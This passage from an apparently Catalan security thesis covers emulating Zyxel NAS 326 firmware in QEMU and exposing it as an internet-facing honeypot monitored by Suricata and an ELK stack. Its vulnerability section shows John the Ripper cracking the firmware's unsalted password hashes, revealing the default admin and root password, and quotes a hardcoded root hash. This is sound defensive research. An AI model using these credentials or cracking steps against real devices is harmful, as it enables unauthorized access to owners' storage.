        -append "console=ttyAMA0 console=ttyS1 rw root=/dev/mmcblk0 rootwait" \
        -snapshot \
        -net nic,model=lan9118 -net \
         tap,ifname=${TAPDEV_0},script=no,downscript=no
```

Il·lustració 17 Comandament que realitza el rehosting del firmware del dispositu NAS 326 amb QEMU

El paràmetre -M correspon al tipus de màquina. Entre la quantitat de màquines a elegir pel sistema ARM de QEMU, s'ha seleccionat vexpress-a9 perquè es compatible amb el processador Marvell Armanda 380 ja que te suport per Armv7 [30].

El paràmetre -m correspon a la memòria RAM que utilitzarà disponible per l'emulació. S'ha elegit 512MB degut a que les especificacions del processador s'observa que utilitza aquest valor.

El paràmetre cpu indica, tal i com el seu nom indica, el tipus de cpu que emprarà la simulació. Per ajustar-se a les especificacions de la màquina elegida anteriorment i a les especificacions del processador Marvell del NAS s'ha optat per "cortex-a9".

Seguidament, indiquem que l'emulació la volem sense gràfics, i es mostrarà una terminal durant l'emulació.

S'indicarà que empri el kernel que s'ha compilat a una de les passes anteriors del projecte.

Amb el paràmetre "initrd" s'indica que la memòria inicial RAM contindrà el sistema de fitxers extrets a la fase de "Muntar el sistema de fitxers" en format .cpio. [37]

El paràmetre append permet aplicar paràmetres pel moment de realitzar el boot del sistema. El paràmetres emprats són “rw” per indicar que el sistema root muntat ha de ser “read/write” [38]. Rootwait permet esperar fins que aparegui un device root compatible per començar el boot del sistema. A més, s’indica el tipus de dispositiu de consola que s’utilitzarà: ttyAMA0 i ttyS1.


Amb el parametre snapshot s’escriu els canvis a un arxiu temporal en compta de la imatge del disc. En cas de que se vulgui preservar la imatge es podria fer un *commit*(confirmació).

Finalment, es realitza la configuració del a xarxa. S’indica que s’utiltizarà el dispositiu de xarxa ‘lan9118’ perquè es compatible amb el tipus de màquina elegit i s’indica que la xarxa serà de tipus tap indicant-li per variable el nom del tap que ja s’ha configurat al sistema host anteriorment.

4.4.7. Prova del funcionament del firmware


S’han realitzat una sèrie de proves per determinar si el firmware és funcional. El resultat ha estat que no és pot passar de la pàgina d’inici de sessió. ja que hi ha qualque problema amb la interfície d’autenticació PAM que no s’ha pogut resoldre encara que s’hagi investigat els binaris amb l’eina de Ghidra. Encara així. es procedeix a continuar la prova perquè es pot fer seguiment de les tècniques que s’empren per realitzar els atacs contra la interfície d’autenticació tal i com s’explicarà a la secció següent.

Com es pot observar a la següent imatge hem aconseguit executar el firmware amb l’eina QEMU i es mostri la interfície de autenticació per tenir accés al panell de les opcions de la NAS.




Il·lustració 18 Aspecte de la plana web de la interficie d'auntenticació del dispositiu Zyxel NAS 326

Després, s'intenta accedir al panell introduint les següents credencials: "admin" "i 1234" i surt la finestra per canviar la contrasenya, però una vegada intruïda la nova contrasenya aquesta no funciona per un problema amb el mòdul pam_smbpass.



Il·lustració 19 Sol·licitud de canvi de password a la interficie web d'autenticació del NAS



Il·lustració 20 Consola d'emulació de l'aplicació de QEMU on es mostra els errors de l'aplicació

La contrasenya no s'ha arriba a canviar ja que s'hi s'introdueix una altra vegada les credencials "admin" amb contrasenya "1234" torna a aparèixer la finestra per canviar la contrasenya.

S'observa quina classe d'error és revisant amb Ghidra el mòdul pam_smbpass i es dedueix que és un error obtenint la contrasenya a la base de dades, ja que quan el valor resultant de la funció pdb_get_nt_passwd() dóna com a resultat 0.

```
23  else {
24    uVar1 = pdb_get_username(param_2);
25    if (-1 < (int)(param_4 << 0x15)) {
26      pam_fail_delay(param_1,1000000);
27    }
28    iVar2 = pdb_get_nt_passwd(param_2);
29    if (iVar2 == 0) {
30      _log_err(param_1,7,"user %s has null SMB password",uVar1);
31      pcVar6 = (char *)(param_4 & 0x40);
32      if ((pcVar6 == (char *)0x0) && (iVar2 = pdb_get_acct_ctrl(param_2), iVar2 << 0x1d < 0))
33      goto LAB_00013960;
34      _pam_get_item(param_1,1,&local_48);
35      getuid();
36      uVar3 = uidtoname();
37      pcVar6 = local_48;
38      if (local_48 == (char *)0x0) {
39        pcVar6 = "**unknown**";
40      }
41      _log_err(param_1,5,"failed auth request by %s for service %s as %s",uVar3,pcVar6,uVar1);
42    }
```

Il·lustració 21 Codi font extret del binari pam_smbpass amb l'aplicació Ghidra on es mostra la instrucción on es produeix els errors

5. Instal·lació del Honeypot

El honeypot desplegat s'ha basat amb el sistema honeypot T-Pot de l'empresa de telecomunicacions alemanya Telekom. Per tant, es monitoritzarà tot el tràfic que hi arriba a la xarxa, a més es revisarà si hi ha provocat qualque canvi dins el sistema QEMU.

5.1. Característiques del sistema que conté el honeypot

Els següents dispositius s'han utilitzat per poder desplegar el honeypot:

• Portàtil Lenovo Z50-70 amb 8GB RAM i un processador Intel Core i5-4210U. Aquest dispositiu ha estat emprat per córrer el firmware de Zyxel NAS 326 amb QEMU, així com el servei de monitorització, per tant en aquest dispositiu tenim el honeypot desplegat. El sistema operatiu elegit ha estat Debian 10.6, ja que es un sistema operatiu que està pensat per ser utilitzats per servidors i el portàtil estarà corrent durant 9 dies sense interrupció.

• Router Asus RT-AC1200G+. Aquest Router d'ús domèstic ens permet crear un servidor virtual per poder redirigir el tràfic que arriba des de l'exterior(des de la IP pública per Internet) al portàtil que actua com a servidor perquè es pugui publicar el honeypot des de fora de la xarxa domèstica. Malgrat això, aquest router té la limitació de que no permet crear xarxes locals d'àrea virtuals (VLAN) per poder separar el tràfic del servidor del altre tràfic domèstic.

5.2. Arquitectura del honeypot

Primerament, es decideix que només s'exposarà el port 80 a la xarxa d'Internet, aquest port 80 redirigirà a la pàgina de login per gestionar les opcions del NAS de Zyxel.

Per poder monitoritzar el sistema honeypot vulnerable es fan servir d'una sèrie d'eines per poder capturar el tràfic entrant i poder filtrar la informació realment interessant.

La primera eina utilitzada és el IDS (Intrusion Detection System) Suricata que ens permet monitoritzar el tràfic entrant a la xarxa, crear regles per generar alertes quan hi ha una activitat sospitosa a la xarxa.

L'avantatge de Suricata és que es de codi obert i, a més permet obtenir els logs en format JSON [39] la qual cosa es permetrà utilitzar la següent eina.

Els logs que extraurà Suricata són tot el tràfic que passi per la interfície WIFI del portàtil ("wlp2s0"). A més. s'ha creat una regla perquè llanci una alerta quan es detecta que qualcú intenta fer login al honeypot.

Seguidament, s'utilitza les eines d'ELK Stack per poder processar les dades. En el nostre cas només s'emmagatzemen dades d'una font de dades d'un servidor però la infraestructura es escalable per poder ser emmagatzemada des de diferents fonts de dades de forma centralitzada. Per una banda s'utilitza el servei de Filebeat per poder enviar els logs de Suricata al Logstash. Aquest servei de Logstash que agrega les dades i les processa per després ser utilitzades pel motor de cerca de ElasticSearch.

Finalment, s'utilitzen les dades agregades per realitzar una sèrie de gràfiques amb l'eina Kibana per poder monitoritzar el seguiment. Els dashboards utilitzats son els del projecte Synesis Lite [40].

5.3. Muntatge de la xarxa


L'objectiu és poder donar accés a la pàgina de login de Zyxel des de l'exterior de la xarxa local (a través d'Internet). A més s'ha d'aïllar el servidor que conté el honeypot de la resta de la xarxa. Tal i com s'ha explicat abans, el router que s'ha emprat en aquesta prova té la limitació de no poder crear xarxes locals d'àrea virtuals degut a una limitació del firmware, ja que el seu cas d'ús es d'un router domèstic.

Com a alternativa a això hi ha una sèrie de maneres per poder aïllar el servidor amb el honeypot de la resta de la xarxa. Una manera seria connectar un nou router al router de ASUS com a punt d'accés i que el nou servidor es connectes al nou router. Amb això aconseguim que el honeypot no es pugui comunicar amb la resta de dispositius de la xarxa. Un altra solució és posar un encaminador com PfSense davant la xarxa per poder crear una xarxa virtual.

Finalment, s'ha optat per utilitzar un SSID de la xarxa de convidats que permet el router. Aquesta xarxa de convidats compleix el nostre objectiu de que no es pugui comunicar amb els altres dispositius de la xarxa que no estan a la xarxa de convidats i per tant es assegura que només serà vulnerable el servidor

on es realitza l'experiment. S'ha optat per aquesta solució degut a la impossibilitat de disposar d'un altre router i de la simplicitat de la solució comparant haver de muntar un sistema PfSense a un altre servidor i realitzar les configuracions pertinents als dispositius de la xarxa. Tot i així, la solució de PfSense és la solució ideal en cas de que no es disposi de la xarxa de convidats.

Il·lustració 22 Configuració del router pels dispositius connectats a la xarxa de Guest del router emprat a la prova



Il·lustració 23 Mapa de la xarxa on s'ha desplegat el honeypot

Il·lustració 24 Interficie de la plana web del NAS connectada directament a través d'una IP pública d'Internet

5.4. Muntatge del honeypot

En primer lloc, s'ha d'instalar el sistema QEMU en el servidor i executar el comandament que es troba dins la secció "Execució de Qemu".

Una vegada que es pot accedir a la pàgina de login de administració de la NAS, es posarem com a següent pas que aquesta pàgina sigui accessible des de fora del servidor. S'ha de redirigir el tràfic amb destí el port 80 a l'adreça web on es troba el firmware de Zyxel publicat mitjançant una interfície *bridge*. L'adreça objectiu és la 192.168.2.50. Per tant, mitjançant l'eina iptables redirigim tot el tràfic que arribi a la interfície del WIFI(wlp2s0) a l'adreça 192.168.2.50 amb el següent comandament:

```
sudo iptables -t nat -A PREROUTING -p tcp -i wlp2s0 --dport 80 -j DNAT --to-destination 192.168.2.50:80
```

També, necessitem redirigir el tràfic de sortida del bridge. L'adreça del bridge que utilitza QEMU al nostre servidor és 192.168.2.11 i el comandament que permet fer això es el següent:

```
sudo iptables -t nat -A POSTROUTING -j SNAT -o virbr0 --to-source 192.168.2.11
```

Finalment, hi ha que habilitar la redirecció dels ports a les interfícies wlp2s0 i virbr0 perquè la redirecció es faci de forma satisfactòria amb aquests comandaments:

```
echo 1 > /proc/sys/net/ipv4/conf/wlp2s0/forwarding
echo 1 > /proc/sys/net/ipv4/conf/virbr0/forwarding
```

Després, s'ha de instal·lar Suricata dins el sistema. S'ha elegit la versió 5.0.5 i un cop instal·lat s'afegeix la regla següent del IDS per detectar quan s'està intentant fer login a la pàgina de Zyxel :

```
alert http any any -> 192.168.1.135 80 (msg:"Login attempt through Zyxel NAS 326"; content:"username="; nocase; fast_pat
tern:only; classtype:attempted-user;)
```

Aquest regla indica que s'ha de crear una alerta per qualsevol tràfic de tipus HTTP que passi pel port 80 de l'adreça 192.168.1.135 que tingui en el seu contingut "username=".

Seguidament, dins l'arxiu de configuració de Suricata, "suricata.yaml", s'indica que la interfície on es vol fer l'escolta sigui la interfície "wlp2s0". A més. en aquest mateix arxiu s'afegeix la configuració que

inclogui el contingut HTTP del Body quan es dispari una alerta que permet veure quin ha estat l'usuari i la contrasenya que ha provat l'atacant.

La següent passa és instal·lar les aplicacions d'ELK Stack: Filebeat, Logstash, ElasticSearch i Kibana. Dins l'arxiu de configuració de Filebeat s'ha d'indicar a quina direcció de Logstash s'ha de publicar, per tant, s'ha configurat amb localhost:5044, ja que com s'ha esmentat abans el servei de Logstash està corrent en el mateix servidor Debian.


En relació al servei de Logstash, s'obté la configuració del projecte de synesis [32] sense cap modificació perquè el servei de ElasticSearch està dins el mateix servidor escoltant el port 9200 per rebre peticions REST. A més s'han de incloure les variables d'entorn pel servei daemon de logstash que contenen les rutes dels arxius de configuracions a més de les credencials de ElasticSearch.

Finalment, dins el servei de Kibana hem d'importar els dashboards continguts en JSON del projecte de Synesis dins la secció de Save objects del Stack Management de Kibana.

Els dashboards més interessants per consultar són els següents:

Il·lustració 25 Informació de les capçaleres HTTP recopilades per Kibana

En aquest tauler poden trobar una vista general de les estadístiques de les capçaleres HTTP. Aquests són les adreces d'origen, la versió HTTP emprada, el mètode HTTP, el navegador emprat, el sistema operatiu i el tipus de contingut que el client espera visualitzar.




Il·lustració 26 Exemple d'un log d'un missatge HTTP recopilat per Kibana

En el següent tauler encontrem la informació detallada de cada petició HTTP que s'ha fet al servidor. Utilitzant els filtres poden arribar trobar mostres per una informació concreta que es vulgui cercar com podria ser el mètode HTTP el l'adreça IP del client o el país d'on prové l'adreça client.

Il·lustració 27 Informació i Mapa de l'origen de les adreces IP que han realitzat una connexió amb el honeypot

En aquesta representació visual es mostra de quins països provenen les peticions destinades al nostre honeypot.

Te tres nivell d'informació geogràfica: país, ciutat i sistema autònom que representa una xarxa que té assignades una rang d'IPs com podria ser un proveïdor de serveis d'Internet o gran empresa.



Il·lustració 28 Exemple de la informació mostrada per Kibana per una alerta

En aquest dashboard podem observar el nombre de alertes segons les regles que hem definit a Suricata que s'han produït per rang de temps . Tenim la possibilitat de filtrar les alertes per la seva severitat , la seva categoria o la seva firma.

6. Anàlisi de vulnerabilitats

Fent un estudi del codi font del binari del firmware s'han detectat una sèrie de d'informació que és sensible de ser utilitzada per realitzar atacs a un dispositiu com a aquest.

Per una banda, es troben els fitxers que contenen passwords que tenen encriptació però aquests hash encriptats per MD5, ja que comencen per 1, no disposen de salt per tant un amb un programa com John The Ripper es possible extreure la contrasenya amb un mètode com Rainbow table.

En aquest exemple hem extret la contrasenya per defecte del usuaris root i admin:

```
josep@DESKTOP-CV3OUMD:/mnt/d/Users/josep/Zyxel_rootfs/original/cpio_root/etc$ john --fork=4 shadow
Created directory: /home/josep/.john
Loaded 2 password hashes with no different salts (md5crypt [MD5 32/64 X2])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
1234             (admin)
1234             (root)
```

Il·lustració 29 Execució de l'eina John the Ripper amb l'arxiu shadow del sistema de fitxers del NAS

S'ha trobat dins el codi del fitxer que realitza la inicialització el sistema de fitxers una contrasenya en hash en clar en es codi com es veu a la següent imatge.

```
28
29
30  NEW_ROOT=""
31  SYSINIT_PASSWD="\$1\$\$4eHwTd8s1.UjO3wA36fmX1"  # $1$$4eHwTd8s1.UjO3wA36fmX1
32  SYSINIT_PATH="/mnt/sysinit"
33
```

